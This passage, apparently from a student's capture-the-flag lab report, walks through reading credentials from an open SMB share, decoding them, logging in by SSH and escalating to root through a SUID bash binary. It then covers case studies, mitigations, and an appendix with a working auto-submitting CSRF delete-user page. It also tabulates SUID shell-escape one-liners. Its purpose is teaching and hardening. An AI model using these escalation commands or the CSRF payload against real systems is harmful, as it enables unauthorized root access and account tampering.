└─# smbclient //192.168.0.104/smbshare

Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Apr 27 14:59:11 2025
  ..                                  D        0  Mon Apr 21 22:05:01 2025
  creds.txt                           N       25  Wed Apr 23 20:48:36 2025

                40454400 blocks of size 1024. 25999076 blocks available
smb: \> get creds.txt
getting file \creds.txt of size 25 as creds.txt (0.8 KiloBytes/sec) (average 0.8 KiloBytes/sec)
smb: \> exit

┌──(root㉿mansi)-[/home/mansi/Desktop]
└─#
```

Download the cred.txt to find secret credentials.

Read the file using **'cat filename'**

```
┌──(root㉿mansi)-[/home/mansi/Desktop]
└─# cat creds.txt
a2FyYW46a2FyYW5AITIzNA==
```

You will find some credentials, but they are encrypted!!!

Learners can search for encryption and decryption mechanisms for further studies. For this lab, we will try to decrypt it using **base64**.

Command- echo "encrypted_text" | base64 --decode

```
┌──(root㉿mansi)-[/home/mansi/Desktop]
└─# echo "a2FyYW46a2FyYW5AITIzNA==" | base64 --decode
karan:karan@!234
```

5. SSH login and Privilege Escalation

After retrieving the password, we will try SSH (port 22) login

Command- ssh username@target-ip

When prompted for a password, enter the password you just decrypted.

```
└─# ssh karan@192.168.0.104
karan@192.168.0.104's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-136-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

15 updates can be applied immediately.
15 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sun Apr 27 14:35:00 2025 from 192.168.0.101
$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
$
```

Now you have shell access.

Check who is the current user by using **'whoami', also try to find hidden credentials of root user if present. Run other commands to find files and folders e.g., ls (to list files), ls -la (to check files along with permission), and try to gain root folder access.**

```
$ cd /root
-sh: 3: cd: can't cd to /root
$ id -u karan
1001
$ id karan
uid=1001(karan) gid=1001(karan) groups=1001(karan)
```

```
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
$ cat /etc/shadow | grep root
cat: /etc/shadow: Permission denied
```

```
$ sudo -l
[sudo] password for karan:
Sorry, user karan may not run sudo on hacker-VirtualBox.
$ ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 68208 Feb  6  2024 /usr/bin/passwd
$ sudo /usr/bin/passwd root
[sudo] password for karan:
karan is not in the sudoers file.  This incident will be reported.
```

From the above screenshots and results, we can say that user ‘Karan’ is not a root user.

We have to find a way to get root access. It can be done in many ways e.g. SUID permissions, script codes written in C#, php or python, kernel exploitation and many more.

In this lab, we will try to focus on SUID.

SUID stands for **Set User ID**. It is a special type of permission in Unix/Linux file systems that allows users to run an executable with the permissions of the file **owner**, rather than the permissions of the user who is running the executable.

How SUID Works:

- Normally, when you run a program, it runs with your user privileges.
- If a file has the **SUID** bit set, and you execute it, the program runs **with the privileges of the file owner** (often root).

Example:

ls -l /usr/bin/passwd

Typical output:

-rwsr-xr-x 1 root root 54256 Apr 30 07:00 /usr/bin/passwd

- s in place of the user execute bit (rws) means SUID is set.
- This file is owned by root, so when a regular user runs /usr/bin/passwd to change their password, it executes with **root privileges** (necessary to update /etc/shadow).

Security Implications:

- **Vulnerable SUID binaries** can be exploited to gain unauthorized root access.
- **Never set SUID** on scripts or unknown binaries.
- Use find to list all SUID files:

Command- find / -perm -4000 -type f 2>/dev/null

This will give you a full list of files which has the SUID bit set.

Common SUID Binaries Known for Privilege Escalation

Below is a list of **common SUID binaries** that could be used or misused for **root access**, especially if misconfigured:


Binary	Description	Privilege Escalation Technique
/bin/bash	If SUID is set, it spawns a root shell	bash -p
/usr/bin/find	Can execute commands	find. -exec /bin/sh \;

Binary	Description	Privilege Escalation Technique
/usr/bin/python / python3	Can spawn a shell	python -c 'import os; os.setuid(0); os.system("/bin/sh")'
/usr/bin/perl	Similar to Python	perl -e 'exec "/bin/sh";'
/usr/bin/env	Executes commands	env /bin/sh
/usr/bin/nmap	Interactive mode allows shell access (older versions)	nmap-- interactive
/usr/bin/vim/vi	Can execute a shell from within	:!sh
/usr/bin/less / more	Can spawn a shell using !sh	
/usr/bin/awk	Can execute code	awk 'BEGIN {system("/bin/sh")}'
/usr/bin/man	Can be escaped	man man, then !sh
/usr/bin/screen	If misconfigured, it can be abused	
/usr/bin/gcc	Compile and execute SUID programs	

Check the SUID bit for /usr/bin/bash.

Command- ls -la /usr/bin/bash

It will give output something like this.



We can observe the SUID bit is set ‘s’

Run this command **‘bash -p’** to run the bash shell as the root user

The -p flag in bash preserves the **privileged UID** (i.e., root), even if the real UID is not root — this allows the SUID bash binary to run **as root**.

Important Notes:

- Modern Linux systems **don’t set SUID on bash** by default due to security concerns.
- Some distros (like Ubuntu) **patch bash** to ignore -p even if SUID is set.
- Always verify both:
    - Ownership: root
    - Permission: --rws--x--x (4000)

```
$ ls -l /usr/bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /usr/bin/bash
$ /usr/bin/bash
bash-5.0$ whoami
karan
bash-5.0$ bash -p
bash-5.0# whoami
root
```

After running bash -p, we will get root access. Locate and read the root flag file.

```
bash-5.0# cd /root
bash-5.0# ls
root.txt
bash-5.0# cat root.txt
THM{thanos_has_snapped_root}
bash-5.0#
```

Final flag – THM {thanos_has_snapped_root}

Submit all these flags to complete the lab.

VI. Case Studies and Real-World Relevance

1. CSRF – GitHub SSH Key Injection (2012)

In 2012, GitHub disclosed a vulnerability that allowed attackers to exploit a CSRF flaw to add their own SSH keys to a user's account if the victim was logged in and visited a malicious site. This highlighted how critical CSRF protection is on authenticated user actions.

Reference:

- GitHub's Security Blog: Public Key Security Vulnerability and Mitigation
- National Vulnerability Database: CVE-2012-2055

2. SSRF – Capital One AWS Breach (2019)

In one of the most publicized breaches of the decade, a former AWS engineer exploited a Server-Side Request Forgery vulnerability in a misconfigured Web Application Firewall (WAF). It allowed access to AWS EC2 instance metadata, exposing over 100 million Capital One customer records.

Reference: Capital One – 2019 Cyber Incident

3. SMB Enumeration – WannaCry Ransomware (2017)

The infamous WannaCry ransomware exploited SMBv1 vulnerabilities (specifically MS17-010, also known as EternalBlue) to propagate across unpatched Windows machines. SMB enumeration was used to scan and spread laterally across networks.

Reference: Microsoft Security Blog – WannaCry Guidance (2017)

4. SUID Privilege Escalation – Dirty COW & SUID Binaries (2016+)

Misconfigured SUID binaries are a recurring privilege escalation vector. Tools like bash, nmap, or find can allow attackers to spawn root shells if the SUID bit is improperly set. While not a single case, these vulnerabilities are common in misconfigured Linux servers and CTF platforms.

Reference: GTFOBins – SUID Exploits List

VII. Mitigation

1. **CSRF (Cross-Site Request Forgery)**

Issue:

State-changing requests (like password reset or file uploads) were accepted without verifying the origin or intent of the user.

Fixes:

- Implement CSRF tokens: Include a per-session, per-request token in all forms and verify it server-side.
- Set SameSite cookie flag: Use SameSite=Strict or SameSite=Lax with Secure cookies to prevent them from being sent cross-site.
- Enforce POST for critical actions: Avoid using GET for operations that modify server state.
- Check Referer or Origin headers for sensitive requests.

Risk Level: **Medium**

2. **SSRF (Server-Side Request Forgery)**

Issue:

The application could be tricked into making requests to internal services (e.g., SMB) through an upload or form field, leading to unauthorized access.

Fixes:

- Whitelist outbound domains/IPs: Only allow requests to trusted hosts.
- Block internal address ranges in server-side request logic:
  (swift)
  127.0.0.1, 169.254.0.0/16, 192.168.0.0/16, 10.0.0.0/8
- Disable unnecessary URL-fetching features in file upload fields.
- Sanitize and validate URLs before making requests on behalf of the user.

Risk Level: High

3. SMB Share Misconfiguration

Issue:

Access to the SMB share was granted without authentication, exposing sensitive files.

Fixes:

- Disable anonymous/guest access:
  (ini)
  map to guest = never
  guest ok = no
- Restrict access with valid users' directive in **smb.conf**
- Use strong file permissions on shared directories.
- Monitor and log SMB activity using audit logs.

Risk Level: High

4. SUID Misuse for Privilege Escalation

Issue:

/usr/bin/bash was given the **SUID** bit, allowing privilege escalation with **bash -p.**

Fixes:

- Remove SUID bit from unsafe binaries:
  (bash)
  chmod u-s /usr/bin/bash
- Limit SUID to necessary system binaries (like passwd or ping).
- Use tools like find to regularly audit SUID files:
  find / -perm -4000 -type f 2>/dev/null
- Use AppArmor or SELinux to limit process capabilities.

Risk Level: High

General Hardening Checklist

- ✓ Regular OS and software patching
- ✓ Enable and configure a firewall (UFW/iptables)
- ✓ Disable unused services
- ✓ Set up monitoring for suspicious activities (e.g., login, file upload)

VIII. Conclusion

This lab successfully demonstrated how real-world misconfigurations and vulnerabilities, such as **CSRF**, **SSRF**, **misconfigured SMB shares**, and **SUID privilege escalation**, can be chained together to compromise a system.

Starting with simple **network reconnaissance** using tools like netdiscover and nmap, we identified open services and discovered an accessible web application. Exploiting an **unprotected file upload form**, we launched a **Server-Side Request Forgery (SSRF)** attack, which allowed us to access an internal **SMB share without credentials**. From there, sensitive files were retrieved, and finally, a **SUID misconfiguration** enabled local **privilege escalation to root** using bash -p.

These findings underscore the critical importance of:

- Implementing **proper access controls**
- Validating all external input
- Disabling unnecessary privileges and services
- Regularly auditing configurations and permissions

This lab serves as a practical example of how small security oversights can lead to **complete system compromise** and why **layered defense and regular hardening** practices are essential in securing any digital environment.

Lessons Learned:

Through the development of the *Click Trick Root* lab, I gained valuable hands-on experience in chaining multiple vulnerabilities to achieve full system compromise. I learned how minor web application flaws, when combined with misconfigurations like SMB exposure and improper file permissions, can lead to serious security breaches. This project deepened my understanding of ethical hacking methodologies, vulnerability management, and the importance of secure development practices to prevent real-world attacks.

IX. References

1. **OWASP - CSRF Prevention Cheat Sheet**
   https://owasp.org/www-community/attacks/csrf

2. **OWASP - SSRF Prevention Cheat Sheet**
   https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

3. **MITRE CWE Database**

   - **CWE-352: Cross-Site Request Forgery (CSRF)**
     Improper validation of user input allows attackers to trick users into submitting unauthorized commands.
     https://cwe.mitre.org/data/definitions/352.html

   - **CWE-918: Server-Side Request Forgery (SSRF)**
     Applications that fetch remote resources without validating URLs may allow attackers to access internal systems.
     https://cwe.mitre.org/data/definitions/918.html

   - **CWE-732: Incorrect Permission Assignment for Critical Resource**
     Permissions are assigned in a way that allows unintended users to access sensitive data or execute critical operations.
     https://cwe.mitre.org/data/definitions/732.html

   - **CWE-250: Execution with Unnecessary Privileges (SUID)**
     Programs are executed with elevated privileges that are not necessary for normal operation, increasing attack risk.
     https://cwe.mitre.org/data/definitions/250.html

4. SMB Server Configuration - Samba Documentation
https://wiki.samba.org/index.php/Main_Page

5. Linux Privilege Escalation Techniques - GTFOBins
https://gtfobins.github.io/

6. nmap Network Scanner
https://nmap.org/book/man.html

7. netdiscover - Active Hosts Discovery Tool
https://tools.kali.org/information-gathering/netdiscover

8. TryHackMe and Hack The Box Labs
Inspiration for lab format and vulnerability chaining.

https://tryhackme.com/

https://www.hackthebox.com/

Appendices

A: Source Code Structure

The source code for the **Click.Trick.Root** lab is organized as follows:

Main Files:

- **index.php** — Main landing page of the website.
- **connection.php** — Database connection file.
- **project.sql** — SQL file containing the database structure and default data.

Directories:

/admin/

- **dashboard.php** — Admin dashboard page.
- **deleteuser.php** — Admin functionality to delete users.
- **home.php** — Admin home page.
- **viewpost.html** — Admin view post page.

/user/

- **home.php** — User home page after login.
- **viewpost.html** — User post viewing page.

/author/

- **hidden/** — Contains hidden challenge files.
- **home.php** — Author's dashboard.
- **upload.html** — Page to upload files (vulnerable to CSRF).
- **upload.php** — Upload handling logic (vulnerable).
- **viewpost.html** — Author's view post page.

/common/

- **authguard_style.html** — Styling file for authentication pages.
- **authguard_user.php** — Authentication guard logic.
- **login.html** — Login page HTML structure.
- **login.php** — Login backend logic.
- **logout.php** — Logout functionality.
- **signup.html** — Signup page.
- **signup1.html** — Additional signup HTML page.

Hidden/Other Important Files:

- **.htaccess** — Configuration for access control.
- **robots.txt** — Hints towards hidden directories for CTF hints.
- **backup.zip** — Backup file intentionally left accessible.
- **readme.txt** — Basic file information.

B: Important Code Snippets

1. CSRF Attack (HTML):

```
!-- csrf_autodelete.html -->
<!DOCTYPE html>
<html>
<head>
<title>Loading...</title>
</head>
<body>
<h3>Just a moment while we load your content...</h3>
<form id="csrfForm" action="http://<target-ip>/admin/deleteuser.php" method="POST">
<input type="hidden" name="userid" value="2">
</form>
<script>
// Auto-submit the form silently when the page loads
window.onload = () => {
document.getElementById('csrfForm').submit();
};
</script>
</body>
</html>
```

2. SSRF Vulnerability:

```
<?php
if ($_SERVER['REMOTE_ADDR'] !== '127.0.0.1') {
   http_response_code(403);
   echo "Access denied.";
   exit;
}
echo "FLAG{ssrf_accessed_internal_service}";
?>
```

3. SUID Bit Set for '/bin/bash':

A simple method to exploit a SUID binary and escalate privileges on a vulnerable system.

bash

```
# Exploiting SUID binary for privilege escalation
chmod  u+s /usr/bin/bash
```

C: Lab Deployment Files

C.1 Virtual Machine File (.ova)

- The entire lab environment is packaged into a VirtualBox .ova file.
- This can be imported into VirtualBox or VMware to launch the lab instantly.
- **Download Link:**
  🔗 **ClickTrickRoot4000.ova**

  https://drive.google.com/file/d/10VCSkxFXg0kCwLLSejvuUoCgKWeMWYnU/view?usp=sharing

C.2 Website Source Code

- Contains the vulnerable PHP/MySQL web application developed for this lab.
- Can be hosted manually on a LAMP server if needed.
- **Download Link:**
  🔗 ClickTrickRoot-Website-Source Code

  https://drive.google.com/file/d/1uAi589bTh9aVneNgQ2IJcD4nONItOz_b/view?usp=sharing

Note:

- All files are stored on Google Drive with "Anyone with the link" access enabled.
- The .ova file is large; downloading may take additional time depending on internet speed.
- No modifications are required after importing the .ova file; it is ready to use.